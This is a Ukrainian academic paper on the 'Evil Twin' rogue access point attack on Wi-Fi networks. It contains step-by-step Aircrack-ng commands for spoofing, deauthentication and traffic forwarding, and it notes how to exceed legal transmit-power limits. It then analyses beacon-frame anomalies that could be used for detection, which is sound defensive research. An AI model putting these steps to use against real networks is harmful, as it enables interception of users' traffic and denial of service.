КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 3 (11), 2021
ISSN 2663 - 4023
DOI 10.28925/2663-4023.2021.11.144154
УДК 004.056.53

Корольков Роман Юрійович
старший викладач кафедри "Захист інформації"
Національний університет "Запорізька політехніка", Запоріжжя, Україна
ORCID ID: 0000-0001-5501-4600
romankor@zntu.edu.ua

СЦЕНАРІЙ АТАКИ З ВИКОРИСТАННЯМ НЕСАНКЦІОНОВАНОЇ ТОЧКИ ДОСТУПУ У МЕРЕЖАХ IEEE 802.11

Анотація. Однією з найсерйозніших загроз безпеці безпроводових локальних мереж (WLAN) в останні роки є шахрайські несанкціоновані точки доступу, які зловмисники використовують для шпигунства і атак. Через відкритий характер середовища передачі безпроводових мереж, зловмисник може легко виявляти MAC-адреси інших пристроїв, що зазвичай використовуються як унікальні ідентифікатори для всіх вузлів в мережі та реалізовуючи спуфінг-атаку, створювати несанкціоновану безпроводову точку доступу, так званий, "Злий двійник" ("Evil Twin"). Зловмисник має на меті перепідключити законних користувачів до шахрайської точки доступу та отримати доступ до конфіденційної інформації. У даній статті розглянуто концепцію, продемонстровано практичну реалізацію та досліджено атаку "Evil Twin". Показано алгоритм дій зловмисника, сценарій атаки на клієнта, а також процедуру налаштування програмно-реалізованої несанкціонованої точки доступу. Доведено, що реалізація атаки можлива завдяки, дозволеному стандартом 802.11, існуванню кількох точок доступу з однаковими ідентифікатором набору послуг та MAC-адресою в одній і тій же області. Виявлено причини порушення функціонування мережі та можливого перехоплення інформації в результаті атаки, проаналізовано сучасні методи виявлення несанкціонованих точок доступу. В ході експерименту, проведено спостереження за кадрами 802.11 та показано, що існують відхилення в поведінці кадрів-маяків під час атаки "Evil Twin". По-перше кількість кадрів-маяків, які надходять від точки доступу, що піддалась атаці, зростає. По-друге, аналізатором трафіку зафіксовано суттєві флуктуації значень рівня прийнятого сигналу, які одночасно надходять від легітимної та шахрайської точки доступу, що дозволяє виділити дві групи кадрів-маяків. Реалізація та дослідження даного виду атаки проведено з використанням пакету програм для аудиту безпроводових мереж Aircrack-ng та Wireshark для захоплення і аналізу мережного трафіку. В подальшому отримані результати можуть бути використані для вдосконалення методів захисту від стороннього втручання в безпроводові мережі, з метою розробки ефективних систем виявлення і запобігання вторгнень в WLAN.

Ключові слова: атака; безпроводова мережа; спуфінг; несанкціонована точка доступу; мережний адаптер; evil twin; rogue access point.

ВСТУП

Стрімке зростання популярності безпроводових локальних мереж WLAN (Wireless Local Area Network) і підключень їх до інтернету зумовлено широким використанням мобільних пристроїв. З ростом популярності мереж Wi-Fi постало складне завдання забезпечити високий рівень її безпеки. Безпроводові мережі використовують радіоефір та широкомовну природу фізичного рівня і через це надзвичайно вразливі до можливих атак і несанкціонованого доступу. Недоліки протоколів IEEE 802.11 спонукають зловмисників до кіберзлочинів. Зловмисник може використати безпроводові пристрої для здійснення атак, перебуваючи на безпечній відстані. Атаки можуть бути спрямовано на різні рівні мережної моделі OSI [1], що включають рекогносцирування, атаки доступності, спуфінг та атаки посередника.

ISSN 2663 - 4023

Постановка проблеми. Серед усіх загроз безпеці WLAN однією з найсерйозніших є шахрайські несанкціоновані точки доступу Rogue Access Point (RAP). Однією з атак, що використовує RAP, є атака “Evil Twin”. “Evil Twin” – це RAP (переважно реалізується програмно), яка встановлена зловмисником, без дозволу адміністратора безпроводової локальної мережі, з метою використовувати її для шпигунства і атак. “Evil Twin” оголошує той же SSID та BSSID, що і у діючої поблизу легітимної точки доступу (legitimate access point (LAP)) та шляхом обману змушує підключатися до себе користувачів мережі. Після підключення клієнта до RAP, зловмисник може підслуховувати його повідомлення, отримувати конфіденційну інформацію, перенаправляти на шкідливі веб-сайти та ін.

Наприклад, як повідомляло в 2018 році Міністерство юстиції США [2], група хакерів атакувала ряд організацій: антидопінгові агентства в Колорадо, Бразилії, Канаді, Монако і Швейцарії, ядерно-енергетичну компанію Westinghouse Electric Company, яка в тому числі поставляє ядерне паливо в Україну, хімічну випробувальну лабораторію в місті Шпіц в Швейцарії і Організації по забороні хімічної зброї в Нідерландах, де і були затримані поліцією. Як з’ясувалось, хакери використовували портативний комп'ютер, Wi-Fi Pineapple, 4G-модем, з метою реалізації атаки "Evil Twin" [3]. Обладнання розміщувалося в рюкзаку, з яким співробітник заходив в будівлю або в багажнику автомобіля припаркованого поряд з будівлею.

Тому, дослідження атак з використанням несанкціонованих точок доступу, а саме “Evil Twin”, є актуальним завданням та необхідні для подальшого вдосконалення методів захисту від стороннього втручання в безпроводові мережі.

Аналіз останніх досліджень і публікацій. Питанням безпеки WLAN, зокрема методам виявлення несанкціонованих точок доступу присвячено досить багато наукових робіт [4]-[11]. Автори, в запропонованих рішеннях по виявленню RAP, використовують різні підходи, засновані або на ідентифікаторах точки доступу або аналізі мережного трафіку. Наприклад SSID, MAC і IP-адресу, часове відхилення (clock skew), Probe-запит/Probe-відповідь, час прийому-передачі пакетів (RTT), час міжінтервального відхилення кадрів-маяків (beacon frames). І хоча запропонованих підходів багато, але вони повністю не вирішують проблеми захисту WLAN від атак з використанням RAP.

Мета статті. Метою даної статті є: 1) експериментальне дослідження атаки з використанням несанкціонованої точки доступу в мережах на основі стандарту 802.11, а саме атаки “Evil Twin”; 2) виявлення причин порушення функціонування мережі та можливого перехоплення інформації в результаті атаки; 3) аналіз методів виявлення несанкціонованих точок доступу; 4) спостереження за кадрами 802.11 під час атаки, аналіз та виявлення аномалій.

ТЕОРЕТИЧНІ ОСНОВИ ДОСЛІДЖЕННЯ

Перед проведенням експерименту спочатку необхідно розглянути концепцію атаки, яку реалізує зловмисник. В роботі буде розглянуто сценарій, при якому несанкціонована точка доступу і легітимна точка доступу знаходяться разом в одній області та мають однакові SSID та BSSID через те, що зловмисник встановлює шахрайську точку доступу “Evil Twin”, клонуючи MAC-адресу та ідентифікатор набору послуг існуючої легітимної точки доступу.

Процес атаки, наведений на рис.1, включає декілька етапів:

1. Зловмисник проводить атаку рекогносцирування. Сканує ефір в пошуках інформації про точку доступу (ТД), яку буде імітувати (SSID, MAC-адресу, номер каналу).

2. Зловмисник проводить атаку підміни, налаштовуючи RAP з тим же SSID та BSSID що і у LAP.

3. Зловмисник підвищує рівень потужності передавача мережного адаптера, так щоб рівень сигналу від RAP перевищував рівень сигналу LAP у точці прийому клієнтом.

4. Зловмисник запускає “Evil Twin” і розсилає кадри-маяки.

5. Зловмисник виконує атаку деавтентифікації з метою відключення клієнта від LAP.

6. Клієнтський пристрій транслює Probe-запит (запит на підключення до ТД), намагаючись негайно повторно підключитися до того ж SSID, щоб забезпечити безперервне з'єднання.

7. Кожна з точок доступу, що перебувають у зоні радіовидимості клієнта, і яка задовольняє параметрам у кадрі Probe-запиту, відповідає кадром Probe-відповідь, що містить синхронізуючу інформацію. Клієнт обирає RAP, оскільки мережний адаптер зловмисника передає сигнал з більшою потужністю.

8. Перехід в фазу автентифікації і асоціації, для встановлення з'єднання і відновлення доступу в Інтернет.

9. Передача даних через RAP “Evil Twin”.



Рис. 1. Схема атаки з використанням несанкціонованої точки доступу

ISSN 2663 - 4023

Завдяки цьому процесу зловмисник може отримати доступ до даних, які жертва передає в мережу.

РЕАЛІЗАЦІЯ АТАКИ “EVIL TWIN”

На підтвердження концепції атаки, в результаті якої клієнта змушують підключитись до “Evil Twin”, було проведено експеримент. Для проведення і реалізації атаки “Evil Twin” використано дводіапазонні Wi-Fi адаптери Alfa AWUS036ACH стандарту 802.11ac на чипсеті Realtek RTL8812AU, Macbook Pro, ОС Linux, пакет програм для аудиту безпроводових мереж Aircrack-ng [12] та Wireshark [13] для захоплення і аналізу мережного трафіку. Проведений експеримент складався з декількох етапів.

Атака рекогносцирування. На цьому етапі зловмисник переводить мережний адаптер в режим моніторингу. Проводить пасивну атаку рекогносцирування зі збору та аналізу кадрів, з метою отримання важливої інформації про точку доступу, яку буде імітувати.

Для переходу в режим моніторингу і захоплення кадрів 802.11 використовуються відповідно команди:

```
airmon-ng start <interface>,
airodump-ng <options> <interface>
```

Далі обирається ТД, імітацію якої буде реалізовано. Визначаються її SSID, BSSID, номер каналу.

```
root@r:/home/r# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
root@r:/home/r# airodump-ng wlan0

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

30:[illegible]1E  -41     1946      389    0   8  135   WPA2 CCMP   PSK  [illegible]
34:CE:00:5D:03:7A  -42     1633        0    0   3  270   WPA2 CCMP   PSK  Test_attack
68:[illegible]A1  -51      697      680    0   2  270   WPA2 CCMP   PSK  [illegible]
1C:[illegible]72  -52      762      359    0   5  130   WPA2 CCMP   PSK  [illegible]
18:[illegible]4E  -55     1358      290    0   8  270   WPA2 CCMP   PSK  [illegible]
74:[illegible]56  -54      831      473    0   4  270   WPA2 CCMP   PSK  [illegible]
12:[illegible]A7  -69      414        0    0   1  130   WPA2 CCMP   PSK  [illegible]
F8:[illegible]60  -74      398       28    0   6  135   WPA2 CCMP   PSK  [illegible]
1C:[illegible]3A  -76      352        0    0  11  270   WPA2 CCMP   PSK  [illegible]
98:[illegible]4A  -78      231       26    0   4  270   WPA2 CCMP   PSK  [illegible]
C4:[illegible]04  -81       26        0    0  10  270   WPA2 CCMP   PSK  [illegible]
C0:[illegible]AA  -82       60        0    0  10  270   WPA2 CCMP   PSK  [illegible]
```

Рис. 2. Результати рекогносцирування

Для експерименту заздалегідь налаштовано ТД з SSID “Test_attack”, яка використовується як LAP.

Зміна рівня потужності сигналу мережного адаптера. Для успішної атаки “Evil Twin” важливо, щоб рівень сигналу в точці прийому клієнта був сильнішим від RAP ніж від LAP. Для цього атакуючий повинен розміщуватись ближче до клієнта або збільшити потужність передавача мережного адаптера, який він використовує для атаки.

В Україні, як і більшості країн, встановлено обмеження на потужність передавача мережного адаптера на рівні 100мВт (20дБм) [14]. Але, зловмисник може збільшити потужність передавача мережного адаптера у 10 разів, до 1Вт (30дБм). Для цього достатньо програмно змінити параметр – regdomain [15], встановивши країну, в якій дозволена більша потужність передавача мережного адаптера.

ISSN 2663 - 4023

Запуск атаки "Evil Twin". На цьому етапі зловмисник запускає RAP "Evil Twin". Процедура налаштування програмно-реалізованої несанкціонованої точки доступу наступна:

1) встановлення DHCP-серверу (в роботі використано ISC-DHCP-сервер з відкритим вихідним кодом [16]) та налаштування файлу конфігурації /etc/dhcp/dhcpd.conf DHCP-сервера. У файлі зазначаються параметри мережі (діапазон IP-адрес, час оренди, маска підмережі, DNS-сервер), що надаватимуться клієнтам, лістинг 1;
2) активація RAP "Evil Twin" з аналогічними легітимній точці доступу SSID, BSSID та номером каналу (в роботі використано програму airbase-ng пакету Aircrack-ng);
3) налаштування комп'ютера на роботу в якості маршрутизатора для переадресації трафіку жертви на мережну карту з виходом в Інтернет. Для цього необхідно виконати, вбудовані в ядро Linux програми ifconfig и iptables, лістинг 2.

Лістинг 1: Конфігурація DHCP-сервера

```
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.10.0 netmask 255.255.255.0
{
	option subnet-mask 255.255.255.0;
	option broadcast-address 192.168.10.255;
	option domain-name-servers 8.8.8.8;
	option routers 192.168.10.1;
	range 192.168.10.80 192.168.10.100;
}
```

Лістинг 2: Налаштування маршрутизації

```
ifconfig at0 up
ifconfig at0 192.168.10.1 netmask 255.255.255.0
dhcpd -cf /etc/dhcp/dhcpd.conf
service isc-dhcp-server restart
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
iptables --append FORWARD -j ACCEPT --in-interface at0
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Атака деавтентифікації. Найчастіше клієнт вже підключений до легітимної точки доступу. І тому, з метою примусового відключення клієнта від LAP, зловмисник виконує атаку деавтентифікації. Для виконання цієї атаки використовується команда aireplay-ng.

```
aireplay-ng --deauth 0 -a <BSSID> <Interface>
```

Після успішного виконання атаки деавтентифікації, зловмисник очікує підключення клієнта до RAP. Так як RAP "Evil Twin" має більший рівень сигналу, клієнт підключається до шахрайської точки доступу.

Слід зазначити, що "Evil Twin" може використовуватися в WLAN без шифрування або з WEP, WPA, WPA2 Personal. За відсутності пароля, зловмисник,

ISSN 2663 - 4023

використовуючи airbase-ng, може налаштувати відкриту “Evil Twin” або перехопити handshake для подальшої атаки на пароль за словником, або використовуючи грубу атаку.

На рисунку 3 показано результат запуску атаки. При встановленні з’єднання клієнта з RAP відображається його MAC-адреса та SSID мережі, до якої він підключається.

```
root@r:/home/r# airbase-ng -F ./Desktop/Test_attack.cap -e "Test_attack" -a 34:CE:00:5D:03:7A -c 3 -Z 4 wlan0mon
06:15:48  Created capture file "./Desktop/Test_attack.cap-01.cap".
06:15:48  Created tap interface at0
06:15:48  Trying to set MTU on at0 to 1500
06:15:48  Trying to set MTU on wlan0mon to 1800
06:15:48  Access Point with BSSID 34:CE:00:5D:03:7A started.
06:16:37  Client A8:BE:27:BF:6A:70 associated (WPA2;CCMP) to ESSID: "Test_attack"
06:16:42  Client A8:BE:27:BF:6A:70 reassociated (WPA2;CCMP) to ESSID: "Test_attack"
06:16:46  Client A8:BE:27:BF:6A:70 reassociated (WPA2;CCMP) to ESSID: "Test_attack"
06:16:48  Client A8:BE:27:BF:6A:70 associated (WPA2;CCMP) to ESSID: "Test_attack"
```

Рис. 3. Результат виконання команди airbase-ng

На цьому етапі можна вважати, що реалізацію атаки виконано успішно, оскільки клієнтський пристрій для підключення обрав несанкціоновану точку доступу.

АНАЛІЗ МЕТОДІВ ВИЯВЛЕННЯ НЕСАНКЦІОНОВАНИХ ТД

Проведений аналіз показав, що у методах [4]-[11], запропонованих науковцями і дослідниками з безпеки комп’ютерних мереж, використовуються різні підходи для виявлення несанкціонованих точок доступу.

У роботах [4]-[6] автори пропонують рішення засноване на порівнянні MAC-адрес пристроїв. Точка доступу з невідомою MAC-адресою вважається шахрайською. Незважаючи на простоту запропонованого методу авторами, ідентифікатори, включаючи SSID і MAC-адресу можна легко підробити [18], внаслідок чого зловмисник може залишатися невиявленим. У роботі [7] розглянуто ситуацію, коли дві ТД мають однакові SSID та MAC-адресу. У цьому випадку, для виявлення шахрайської ТД, автори пропонують порівнювати дві IP-адреси і маршрути проходження пакетів. Цей метод працює на стороні клієнта і немає жодних попередніх знань про мережу, тому здатний виявити сам факт атаки, але не здатний виявити, яка з ТД є LAP, а яка RAP.

У роботах [8], [9], [11] автори запропонували підхід заснований на часовому відхиленні, використовуючи мітку часу (time stamp) кадрів-маяків. А автори [10] використали час прийому-передачі пакетів (RTT), акцентуючи увагу на додатковому переході, який утворюється через присутність несанкціонованої точки доступу між користувачем і легітимною точкою доступу, і внаслідок цього, збільшення часу на проходження пакетів до сервера. Однак ці методи не можна вважати точними і надійними в мережах WLAN з високою інтенсивністю трафіку і характерними, в зв'язку з цим, затримками і колізіями. Також часове відхилення часто зустрічається в WLAN і його неможливо уникнути через те, що інші завдання з більш високим пріоритетом затримують заплановане завдання по відправці маяків. Так само, якщо збір інформації здійснюватиметься аналізаторами розподіленими в просторі, це буде проблемою, оскільки часовий інтервал відрізняється в залежності від відстані точки доступу до кожного з аналізаторів. Вимірювання часу RTT засноване на припущенні, що “Evil-Twin” підключений до LAP і виступає в ролі "людина посередині" між RAP і LAP.

Однак "Evil Twin" може використовувати приватний зв'язок для виходу в інтернет, і тому метод виявлення RAP [10] стає дуже ненадійним, оскільки більш швидкісний приватний зв'язок зменшить час RTT.

Як показує аналіз, запропоновані науковцями методи виявлення несанкціонованих точок доступу різні, але мають певні недоліки і тому повністю не вирішують проблеми захисту WLAN від атак з використанням RAP.

РЕЗУЛЬТАТИ ДОСЛІДЖЕННЯ

В ході експериментального дослідження проведено спостереження за кадрами-маяками під час атаки. Відомо, що точка доступу періодично відправляє кадри-маяки, щоб позначити свою присутність в мережі. Кадри-маяки відносяться до кадрів управління та передаються в незашифрованому вигляді, тому зловмисник з легкістю їх підробляє, видаючи себе за LAP [17]. Інтервал, з яким відправляються кадри-маяки, визначається точкою доступу, оголошується решті вузлів в полі кадру «beacon interval» і виражається в спеціальних одиницях часу Time Units (TU), TU = 1024 мкс. У загальному випадку, типове значення інтервалу кадрів-маяків становить 100TU (102,4 мс).

Моніторинг здійснювався за допомогою мережного аналізатора Wireshark, налаштувавши фільтрацію по MAC-адресі ТД і певному типу кадрів (в даному випадку кадрів-маяків beacon). Період спостереження становив – 100мс.

Як можна бачити на рис.4, до початку атаки фіксувалося по одному кадру кожні 100мс, а після запуску атаки "Evil Twin" кількість кадрів-маяків, що надходять від одного і того ж BSSID зросла до двох. Проте, варто зазначити, що іноді точка доступу може пропустити передачу кадра-маяка у випадку, коли мережа перевантажена або виконуються завдання з більш високим пріоритетом, рис.4. Одночасно з цим, фіксувались значення рівня прийнятого сигналу RSSI кадрів-маяків (із заголовку radiotap). Як можна бачити на рис.5, під час атаки існують флуктуації RSSI. Можна виділити дві групи кадрів-маяків з однаковими SSID та BSSID, що суттєво відрізняються за рівнем прийнятого сигналу, одна на рівні -49дБм, інша на рівні -28дБм.



Рис. 4. Часовий розподіл кадрів-маяків під час атаки "Evil Twin"



Рис. 5. Показник рівня RSSI кадрів-маяків під час атаки

Отримані експериментальні результати вказують на відхилення в поведінці кадрів-маяків під час атаки, що може бути використано для подальшого вдосконалення методів виявлення RAP.

ВИСНОВКИ ТА ПЕРСПЕКТИВИ ПОДАЛЬШИХ ДОСЛІДЖЕНЬ

Практичні експерименти показали, що Wi-Fi мережі мають фундаментальну проблему безпеки - це дозволене стандартом 802.11 існування кількох точок доступу з однаковим SSID та BSSID в одній і тій же області. Що є причиною порушення функціонування мережі та можливого перехоплення інформації в результаті атаки “Evil Twin”. За допомогою декількох інструментів, що є у вільному доступі, показано, які обов’язкові етапи виконує зловмисник задля атаки.

Щоб запобігти атаці “Evil Twin” існують різні підходи, але вони повністю не вирішують проблеми. Спостереження та аналіз кадрів в мережі, можна використати для виявлення несанкціонованих точок доступу. Ґрунтуючись на отриманих результатах, можна зробити висновок, що моніторинг кадрів-маяків може бути використано для виявлення підозрілої активності під час атаки. По-перше кількість кадрів-маяків, які походять від точки доступу, що піддалась атаці зростає. По-друге, в умовах коли атака відсутня, значення RSSI від LAP демонструють невеликі коливання. Але, під час атаки, було зафіксовано різкі стрибкоподібні флуктуації значень RSSI кадрів-маяків для однієї і тієї ж MAC-адреси. Це обумовлено або різним фізичним місцем розташування RAP і LAP, або підвищенням рівня потужності передавача зловмисником.

Отже, подальші дослідження і зусилля повинні бути направлені на вдосконалення існуючих і розробку нових методів виявлення RAP, зокрема “Evil Twin”, що покращить захист від стороннього втручання в безпроводові мережі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1 Sinha, P., Jha, V., Rai, A., & Bhushan, B. (2017). Security vulnerabilities, attacks and countermeasures in wireless sensor networks at various layers of OSI reference model: A survey". (с. 288–293). https://doi.org/10.1109/CSPC.2017.8305855

2 *U.S. Charges Russian GRU Officers with International Hacking and Related Influence and Disinformation Operations*. (б. д.). U.S. Department of Justice. https://www.justice.gov/opa/pr/us-charges-russian-gru-officers-international-hacking-and-related-influence-and

3 Orsi, R. (2018, 10 жовтня). *Russian Wi-Fi Hacking – Evil Twin attacks EXPLAINED | Secplicity - Security Simplified*. Secplicity - Security Simplified. https://www.secplicity.org/2018/10/07/russian-wi-fi-hacking-evil-twin-attacks-explained/

4 Adya, A., Bahl, P., Chandra, R., & Qiu, L. (2004). "Architecture and techniques for diagnosing faults in IEEE 802.11 infrastructure networks," in Proc. of ACM Annual International Conference on Mobile Computing and Networking (pp. 30–44). MOBICOM.

5 Bahl, P., Chandra, R., Padhye, J., Ravindranath, L., Singh, M., Wolman, A. & Zill, B.(2006). "Enhancing the security of corporate Wi-Fi ntworks using DAIR," in Proc. of ACM International Conference on Mobile Systems, Applications, and Services (pp. 1–14). MobiSys.

6 Chirumamilla, M. K., & Ramamurthy, B. (2003). Agent based intrusion detection and response system for wireless LANs. In IEEE international conference on communications, 2003. ICC'03 (Vol. 1, pp. 492–496). IEEE.

7 Nikbakhsh, S., Manaf, A. B. A., Zamani, M., & Janbeglou, M. (2012). A novel approach for rogue access point detection on the client-side. In 2012 26th international conference on advanced information networking and applications workshops (WAINA) (pp. 684–687). IEEE.

8 Arackaparambil, C., Bratus, S., Shubina, A., & Kotz, D. (2010). On the reliability of wireless fin gerprinting using clock skews. In Proceedings of the third ACM conference on Wireless network security (pp. 169–174). ACM.

9 Jana, S., & Kasera, S. K. (2010). On fast and accurate detection of unauthorized wireless access points using clock skews. Mobile Computing, IEEE Transactions on, 9(3), 449–462

10 Han, H., Sheng, B., Tan, C. C., Li, Q., & Lu, S. (2011). A Timing-Based Scheme for Rogue AP Detection. *IEEE Transactions on Parallel and Distributed Systems*, *22*(11), 1912–1925. https://doi.org/10.1109/tpds.2011.125

11 Kao, K. F., Chen, W. C., Chang, J. C., & Te Chu, H. (2014). An accurate fake access point detection method based on deviation of beacon time interval. In 2014 IEEE eighth international conference on software security and reliability-companion (SERE-C) (pp. 1–2). IEEE.

12 *Aircrack-ng*. (б. д.). https://www.aircrack-ng.org/doku.php?id=Main

13 *Wireshark*. (б. д.). http://www.wireshark.org

14 Про радіочастотний ресурс України, Закон України № 1770-III (2020) (Україна). https://zakon.rada.gov.ua/laws/show/1770-14

15 *How to increase wifi adapter power*. (б. д.). https://kalitut.com/how-to-increase-wifi-txpower/

16 *ISC DHCP SERVER*. (б. д.). http://www.isc.org/downloads/dhcp/

17 Shrivastava, P., Jamal, M. S., & Kataoka, K. (2020). EvilScout: Detection and Mitigation of Evil Twin Attack in SDN Enabled WiFi. *IEEE Transactions on Network and Service Management*, *17*(1), 89–102. https://doi.org/10.1109/tnsm.2020.2972774

18 Faircloth, J. (2011). *Penetration tester's open source toolkit*. Syngress.

КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 3 (11), 2021
ISSN 2663 - 4023

Roman Y. Korolkov
Senior Lecturer of the Information Security Department
National University " Zaporizhzhia Polytechnic", Zaporizhzhia, Ukraine
ORCID: 0000-0001-5501-4600
romankor@zntu.edu.ua

AN ATTACK SCENARIO USING A ROGUE ACCESS POINT IN IEEE 802.11 NETWORKS

Abstract. One of the most serious security threats to wireless local area networks (WLANs) in recent years is rogue access points that intruders use to spy on and attack. Due to the open nature of the wireless transmission medium, an attacker can easily detect the MAC addresses of other devices, commonly used as unique identifiers for all nodes in the network, and implement a spoofing attack, creating a rogue access point, the so-called "Evil Twin". The attacker goal is to connect legitimate users to a rogue access point and gain access to confidential information. This article discusses the concept, demonstrates the practical implementation and analysis of the “Evil Twin” attack. The algorithm of the intruder's actions, the scenario of attack on the client, and also procedure for setting up the program-implemented rogue access point is shown. It has been proven that the implementation of the attack is possible due to the existence of several access points with the same service set identifier and MAC address in the same area, allowed by 802.11 standard. The reasons for failure operation of the network and possible interception of information as a result of the attack are identified, methods of detecting rogue access points are analyzed. During the experiment, observations of the 802.11 frames showed that there were deviations in the behavior of beacon frames at the time of the "Evil Twin" attack. First, the number of beacon frames coming from the access point which succumbed to the attack is increasing. Secondly, the traffic analyzer detected significant fluctuations in the values of the received signal level, which simultaneously come from a legitimate and rogue access point, which allows to distinguish two groups of beacon frames. The "Evil Twin" attack was implemented and researched using Aircrack-ng – a package of software for auditing wireless networks, and Wireshark – network traffic analyzer. In the future, the results obtained can be used to improve methods of protection against intrusion into wireless networks, in order to develop effective systems for detecting and preventing intrusions into WLAN.

Keywords: attack; wireless network; spoofing; unauthorized access point; network adapter; evil twin; rogue access point.

REFERENCES

1 Sinha, P., Jha, V., Rai, A., & Bhushan, B. (2017). Security vulnerabilities, attacks and countermeasures in wireless sensor networks at various layers of OSI reference model: A survey". (с. 288–293). https://doi.org/10.1109/CSPC.2017.8305855

2 *U.S. Charges Russian GRU Officers with International Hacking and Related Influence and Disinformation Operations*. (б. д.). U.S. Department of Justice. https://www.justice.gov/opa/pr/us-charges-russian-gru-officers-international-hacking-and-related-influence-and

3 Orsi, R. (2018, 10 жовтня). *Russian Wi-Fi Hacking – Evil Twin attacks EXPLAINED | Secplicity - Security Simplified*. Secplicity - Security Simplified. https://www.secplicity.org/2018/10/07/russian-wi-fi-hacking-evil-twin-attacks-explained/

4 Adya, A., Bahl, P., Chandra, R., & Qiu, L. (2004). “Architecture and techniques for diagnosing faults in IEEE 802.11 infrastructure networks,” in Proc. of ACM Annual International Conference on Mobile Computing and Networking (pp. 30–44). MOBICOM.

5 Bahl, P., Chandra, R., Padhye, J., Ravindranath, L., Singh, M., Wolman, A. & Zill, B.(2006). “Enhancing the security of corporate Wi-Fi ntworks using DAIR,” in Proc. of ACM International Conference on Mobile Systems, Applications, and Services (pp. 1–14). MobiSys.

6 Chirumamilla, M. K., & Ramamurthy, B. (2003). Agent based intrusion detection and response system for wireless LANs. In IEEE international conference on communications, 2003. ICC’03 (Vol. 1, pp. 492–496). IEEE.

